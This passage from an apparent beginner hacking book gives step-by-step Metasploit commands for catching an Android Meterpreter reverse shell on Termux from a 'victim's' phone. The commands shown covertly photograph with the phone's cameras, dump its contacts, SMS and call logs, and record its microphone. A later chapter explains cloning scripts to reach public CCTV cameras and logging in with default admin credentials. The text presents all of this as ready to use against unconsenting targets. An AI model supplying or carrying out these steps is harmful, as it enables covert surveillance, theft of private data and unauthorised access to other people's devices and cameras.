+ -- --=[ 1751 exploits - 1004 auxiliary - 304 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

```
msf> use exploit/multi/handler
msf> set payload android/meterpreter/reverse_tcp
msf> set LHOST localhost
msf> set LPORT 4564
```

msf> exploit -j -z




```
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.50-dev                         ]
+ -- --=[ 1751 exploits - 1004 auxiliary - 304 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST localhost
LHOST => localhost
msf exploit(multi/handler) > set LPORT 4564
LPORT => 4564
msf exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindA
ddress?
[*] Started reverse TCP handler on 127.0.0.1:4564
msf exploit(multi/handler) > 
```


Step 5:

Installing APK in Victim's Android Device

sessions -i (Session ID)



```
msf exploit(multi/handler) > [*] Sending stage (70071 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:1122 -> 127.0.0.1:44097) at 2018-09-12 08:12:04 +0500

msf exploit(multi/handler) > sessions -i 1
```



```
[*] Meterpreter session 1 opened (127.0.0.1:1122 -> 127.0.0.1:44097) at 2018-09-12 08:12:04 +0500

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

BINGO.......!!!!!!!! You have successfully hacked your Victim`s Android Device.

!!!...Need Some Help While Hacking...???

You can enter: {meterpreter> help} command, for all the available commands, here, I`ve simplified some commands for you.

Taking Stealth Snapshot from Front Camera

Just enter this command for this:

```
webcam_snap -i 2 -p storage/downloads/X-Stealth-Snapshot-F.jpg
```

Here, in this command, 2 is representing the front camera. For Back camera, you have to use 1.

Your Stealth Snapshot can be found here: (Default Write Storage) -> downloads -> X-Stealth-Snapshot-F.jpg

Taking Stealth Snapshot from Rear Camera

Just as the above, but this time, we will use 1,

```
webcam_snap -i 1 -p storage/downloads/X-Stealth-Snapshot-R.jpg
```

Your Stealth Snapshot can be found here: (Default Write Storage) -> downloads -> X-Stealth-Snapshot-R.jpg

Fetching All Contacts

To fetch contacts, just enter this command:

```
dump_contacts -o storage/downloads/X-Contacts.txt
```

Conacts will be saved in : (Default Write Storage) -> downloads -> X-Contacts.txt

Fetching All SMS

Just like above,

```
dump_sms -o storage/downloads/X-SMS.txt
```

All the SMS will be saved in : (Default Write Storage) -> downloads -> X-SMS.txt

Fetching Call Log

Just enter this:

```
dump_calllog -o storage/downloads/X-CallLog.txt
```

Call Log will be saved in : (Default Write Storage) -> downloads -> X-CallLog.txt

Spying Through Microphone

Here, you have to edit the duration of the recording microphone (default: 1s). Command for 10 seconds recording is this:

```
record_mic -d 10 -f storage/downloads/X-Spy-Record.mp3
```

Spy Recording will be saved in : (Default Write Storage) -> downloads -> X-Spy-Record.mp3

Spy Recording will be saved in : (Default Write Storage) -> downloads -> X-Spy-Record.mp3

???...Common Problems...???

Metasploit not running on TermuX

This might happen, if you do anything wrong in installing TermuX on android. If you see error like GEMS not found, or any this kind of error, simply Delete TermuX with its data, and reinstall it.

msfvenom/msfconsole : command not found!

There are two possible reasons for that error.

1). Metasploit is not properly installed on TermuX. That`s why, it was unable to create Command Shortcut. To fix this, uninstall the TermuX, with Data. Then reinstall TermuX and repeat all the Method again. This is actually a script error. I also faced this problem on first time installing Metasploit in TermuX!

2). Metasploit is successfully installed, but was unable to create the shortcut. To manage this, just enter:

Manual Way

Just open a New Session and go to metasploit-framework directory, and enter ./msfconsole command, Like This (same for msfvenom):

```
cd metasploit-framework
./msfconsole
```

OR

```
./msfvenom
```

— 1st command will take U 2 the MSF Directory, and 2nd 1 is 2 start MSF.

2). Shortcut Method

Those people who are not satisfied with the first one, and want to create a shortcut command, as the other programs set, enter the following commands one by one in a new session (msfvenom included):

```
ln -s /data/data/com.termux/files/home/metasploit-framework/msfconsole
mv msfconsole $PREFIX/bin
```

```
ln -s /data/data/com.termux/files/home/metasploit-framework/msfvenom
mv msfvenom $PREFIX/bin
```

— This process is also called Symlinking [Updated]

3). Still no luck (with msfvenom)!? , I`ve uploaded Updater.apk with default (LHOST=serveo.net , LPORT=4564) settings. Download it from there.

Why we use serveo.net ...?

As I told before, NGROK does not provede a fixed Domain and Port. So, you have to generate a new APK file, when you plan to hack a phone, you hacked before.

Why we are using MiXplorer for Signing the APK File ...?

Actually, there is no Other way to sign the APK file on Android. Otherwise, You have to sign the APP file in Your PC (Specially in Kali LinuX). MiXplorer is the Excellent way to sign the APK file, directly in Android.

Metasploit Error: Failed to connect to the Database

Don`t worry about it. We have already made a solution for this :) . I think you have noticed earlier , that I was using "localhost" , instead of 127.0.0.1 or :::0:1 , as HOST. Actually, the "localhost" command automatically connects you to the available Local Host, no matter if it is 127.0.0.1 or :::0.1 or else.

But if you still want to fix it, enter the following commands in New Session of TermuX carefully:

```
mkdir -p $PREFIX/var/lib/postgresql
initdb $PREFIX/var/lib/postgresql
pg_ctl -D $PREFIX/var/lib/postgresql start
```

— **Thanks to Dusty World for this FIX**

Which Android Phone is best for H4ck1nG Purposes ...?

1). Google NeXuS phones/Tablets are Excellent for Hack1nG Purposes. As, they completely supports Kali NetHunter. NetHunter includes all the tools for hacking, and it works as an Android/Windows on a Tablet.

2). But if we talk about Android, Many H4ck3Rs say that Samsung Galaxy S5 is Excellent for Ha4ck1nG Purposes. It has a good Android Version (around 5.0), also Fully supports the TermuX Application.

Chapter 11

Hacking Public CCTV Cameras Around The World With Termux.

How to Hack CCTV with Termux – For those of you who are looking for how to hack CCTV using the Termux application, we have provided the method in this chapter.

CCTV is a digital video camera device that is used to send signals to a monitor screen in a place or room.

So that CCTV serves to monitor or supervise the situation at the place to prevent the occurrence of various suspicious actions such as theft, persecution and others.

All activities in the place or room where CCTV is installed will be recorded and can be used as evidence to carry out the investigation process, if at any time acts of theft and others do occur.

How to Hack CCTV with Termux

CCTV footage can be viewed live and will display some information such as the day, date, year and time of the recorded video.

In addition, CCTV recordings can also be hacked using the Termux application by operating or using the iPCS script.

Even hidden cameras around the world can be accessed if you use the iPCS script from Termux.

You must be curious, how do you do it? Instead of being curious, let's just look at the following review on how to hack CCTV with Termux.

Termux is a hack application that can be used on many devices and objects, one of which is to hack CCTV.

As for how to hack CCTV with Termux as follows:

Step 1: Install and run the Ipcs Termux script or command

Please download and install the Termux application via the Play Store or via the following link (Download the Termux App).

Then install the script by typing the command below:

```
pkg install python2 git
```

```
cheek install request
```

```
git clone https://github.com/storiku/HackCCTV
```

Wait until the process is complete and the script will be installed automatically.

Then run the script and write the command below:

```
Cd HackCCTV
```

```
python2 HCCTV.py
```

The script has been successfully installed and runs immediately.

Step 2: Choose a CCTV location and a list of cameras

There are eight countries where CCTV footage is available live and the footage can be viewed.

To view it, please select the numbers according to the order in the list and press enter. Example: Please press number 2 then press enter, if you want to see CCTV footage of Indonesia.

Number 2 was chosen because Indonesia is number 2 among other countries.

Step 3: Determine the location of the CCTV camera

The next step, you will be asked to choose or specify a number that corresponds to the sequence of CCTV camera positions after the canyon you want to see is selected.

Each country has a different number of cameras, so you can enter an approximate number.

Example: Indonesia has 12 CCTV cameras, so that the recording can be seen, then press numbers 1-12 and then enter.

Meanwhile, to view recordings from other countries, the method is still the same, namely by entering the number of numbers from the camera list.

Step 4: Access the link for hack results

Termux will continue the hack process according to the data that has been obtained, after you specify the country you want to view. The hack results in the form of a link will appear and you can copy the link so that it can be accessed using a browser later.

Later live CCTV footage will be displayed by the link later.

Step 5: Script or command to hack CCTV with Termux for 99 Countries

Termux script to hack CCTV for 99 Countries in 2022 is written in python language and cam-hackers.py is the main file.

The hacker script is fairly easy to install and run because it only requires the request module and the python package.

Here’s how to install and run the script:

Install the cam-hackers package and module, because that’s all you need by typing the command below:

```
pkg install python
```

```
pip install requests
```

Then clone the script file from the angel security team's github repo using the git clone command and enter the github script link. But if you want it faster, you can also enter the script command below:

```
git clone https://github.com/AngelSecurityTeam/Cam-Hackers
```

Then run the cam-hackers.py file in the previous cloned folder, then you have to open the folder so that the cam-hackers.py file is found by typing the following command:

```
cd Cam-Hackers
```

As for Run, just use the next command, namely:

```
python cam-hackers.py
```

Several country options will be displayed because the script is already running directly.

Enter the CCTV hack data in the form of a number from the list of countries by writing the numbers 1-90 then press enter.

The hacking process will be directly executed by the script.

While the link will be displayed on the Termux screen after the process is complete and that is the result of the CCTV hack process that has been run.

You can copy the hack results using one of the browsers for viewing.

Use a password because there are some links that require login access. For the password, you can use admin123 and the username is Admin.


THE FINAL WORD

That’s how to hack CCTV using the Termux application that can be learned and applied, so you can view recordings from various countries.

Because the hacking process is quite long, we recommend that you study it as well as possible.

In order for the hack process to be carried out successfully and get the recording as desired.

That’s the whole content of our article this time about How to Hack CCTV with Termux 2022


ALL INCLUSIVE
HACKING
A Complete Beginners Guide
G. N. Alex